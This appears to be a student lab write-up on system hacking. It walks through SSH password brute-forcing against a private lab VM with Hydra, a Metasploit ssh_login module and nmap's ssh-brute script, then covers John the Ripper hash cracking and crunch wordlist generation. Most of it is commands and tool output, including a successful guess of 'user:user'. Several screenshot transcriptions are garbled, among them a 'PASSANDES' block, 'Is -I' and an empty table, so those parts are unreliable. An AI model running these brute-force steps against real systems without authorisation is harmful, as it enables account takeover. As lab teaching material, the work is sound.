
# PROJECT ON SYSTEM HACKING

#### 1) HYDRA:

 Create usernames.txt and passwords.txt with some default usernames and passwords



Syntax: hydra -L <usernames file path> -P <passwords file path> <port name>://<target ip address>

## 2) AUXILLARY:

- Enter Metasploit framework and use auxiliary module
- Set path: use auxiliary/scanner/ssh/ssh login
- Set RHOSTS: 192.168.109.129
- Set USER FILE: /home/kali/Desktop/myusernames.txt
- Set PASS\_FILE: /home/kali/Desktop/mypasswords.txt
- Run the module: run
- We get some default passwords matched for some usernames

```
### BACK | PASSANDES | Set | PASS_FILE | Phone/kali/Desktop/mypassords.txt |
### BACK | PASSANDES | PASS_FILE | Phone/kali/Desktop/mypassords.txt |
### Back | Passandes | Passandes | Pass_FILE | Passandes | Pa
```

### 3) NSE Scripts:

- Set path: cd /usr/share/nmap/scripts
- Sort out ssh nse scripts using grep function:

Is -I | grep ssh

• Use ssh-brute.nse using the following command:

nmap --script ssh-brute.nse -p 22 192.168.109.129

 There will be a lot of default usernames and passwords generating continuously, till a time limit.

```
root@kali: /usr/share/nmap/scripts
                           voot® kali)-[/usr/share/nmap/scripts]
                    ls -l | grep ssh
     -rw-r--r-- 1 root root
                                                                                                                   5391 Jan 18 09:54
                                                                                                                                                                                                                    2-enum-algos.nse
                                                                                                                                                                                                            sh-auth-methods.nse
     -rw-r--r-- 1 root root
                                                                                                                   1200 Jan 18 09:54
     -rw-r--r-- 1 root root
                                                                                                                  3045 Jan 18 09:54
                                                                                                                                                                                                                      -brute.nse
     -rw-r--r-- 1 root root 16036 Jan 18 09:54
                                                                                                                                                                                                                     -hostkey.nse
                                                                                                                                                                                                              sh-publickey-acceptance.nse
   -rw-r--r-- 1 root root 5948 Jan 18 09:54
-rw-r--r-- 1 root root 3781 Jan 18 09:54
                                                                                                                                                                                                                      -run.nse
     -rw-r--r-- 1 root root 1423 Jan 18 09:54
                                                                                                                                                                                                                    v1.nse
                                                                    )-[/usr/share/nmap/scripts]
                     nmap -- script ssh-brute.nse -p 22 192.168.109.129
   Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-09 14:16 EDT
 NSE: [ssh-brute] Trying username/password pair: administrator: NSE: [ssh-brute] Trying username/password pair: administrator: administrator: NSE: [ssh-brute] Trying username/password pair: administrator: NSE: [ssh-brute] Trying username/password pair: webadmin: webadmin: NSE: [ssh-brute] Trying username/password pair: sysadmin: sysadmin: NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin: NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: netadmin:netadmin
NSE: [ssh-brute] Trying username/password pair: guest:guest
NSE: [ssh-brute] Trying username/password pair: user:user
NSE: [ssh-brute] Trying username/password pair: web:web
NSE: [ssh-brute] Trying username/password pair: test:test
NSE: [ssh-brute] Trying username/password pair: root:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: admin:
NSE: [ssh-brute] Trying username/password pair: webadmin:
NSE: [ssh-brute] Trying username/password pair: sysadmin:
NSE: [ssh-brute] Trying username/password pair: netadmin:
NSE: [ssh-brute] Trying username/password pair: guest:
NSE: [ssh-brute] Trying username/password pair: web:
NSE: [ssh-brute] Trying username/password pair: test:
NSE: [ssh-brute] Trying username/password pair: root:123456
NSE: [ssh-brute] Trying username/password pair: admin:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: webadmin:123456
  NSE: [ssh-brute] Trying username/password pair: webadmin:123456
NSE: [ssh-brute] Trying username/password pair: sysadmin:123456
   NSE: [ssh-brute] Trying username/password pair: netadmin:123456
                   [ssh-brute] Trying username/password pair: root:junior
[ssh-brute] Trying username/password pair: admin:junior
[ssh-brute] Trying username/password pair: administrator:junior
NSE: [ssh-brute] Trying username/password pair: admin:junior
NSE: [ssh-brute] Trying username/password pair: webadmin:junior
NSE: [ssh-brute] Trying username/password pair: sysadmin:junior
NSE: [ssh-brute] Trying username/password pair: sysadmin:junior
NSE: [ssh-brute] Trying username/password pair: sysadmin:junior
NSE: [ssh-brute] Trying username/password pair: guest:junior
NSE: [ssh-brute] Trying username/password pair: web:junior
NSE: [ssh-brute] Trying username/password pair: root:taylor
NSE: [ssh-brute] Trying username/password pair: root:taylor
NSE: [ssh-brute] Trying username/password pair: admin:taylor
NSE: [ssh-brute] Trying username/password pair: webadmin:taylor
NSE: [ssh-brute] Trying username/password pair: webadmin:taylor
NSE: [ssh-brute] Trying username/password pair: guest:taylor
NSE: [ssh-brute] Trying username/password pair: guest:taylor
NSE: [ssh-brute] Trying username/password pair: sweb:taylor
NSE: [ssh-brute] Trying username/password pair: root:softball
NSE: [ssh-brute] Trying username/password pair: root:softball
NSE: [ssh-brute] Trying username/password pair: root:softball
NSE: [ssh-brute] Trying username/password pair: admin:softball
NSE: [ssh-brute] Trying username/password pair: ad
                       STATE SERVICE
   PORT
 22/tcp open
| ssh-brute:
              Accounts:
 | user:user - Valid credentials
|_ Statistics: Performed 859 guesses in 602 seconds, average tps: 1.5
MAC Address: 00:0C:29:B4:37:5F (VMware)
 Nmap done: 1 IP address (1 host up) scanned in 603.28 seconds
```

## 4) JOHN: THE RIPPER

Copy the hash values of all the default usernames into a text file

Copy these into a text file: cat> hash.txt

```
| Case | Name | Case |
```

• Syntax: john <filename>

## 5) CRUNCH:

• For default passwords:

```
(root@ kali)-[~]
# crunch 3 3 1234abcdefghijk -o /home/kali/Desktop/pass.txt
Crunch will now generate the following amount of data: 13500 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3375
crunch: 100% completed generating output
```

For customised passwords:

```
Crunch will now generate the following amount of data: 27040 bytes

0 MB

0 GB

0 TB

0 PB

Crunch will now generate the following number of lines: 6760

Aa0

Aa1

Aa2

Aa3

Aa4

Aa5

Aa6

Aa7

Aa8

Aa9

Ab0

Ab1

Ab2

Ab3

Ab4

Ab5

Ab6

Ab6

Ab6
```

•	, implies uppercase letter (ABCDEFGHIJKLMNOPQRSTUVWXYZ) @ Implies lowercase letters(abcdefghijklmnopqrstuvwxyz) ^ implies special characters (#\$%&, etc) % implies numeric values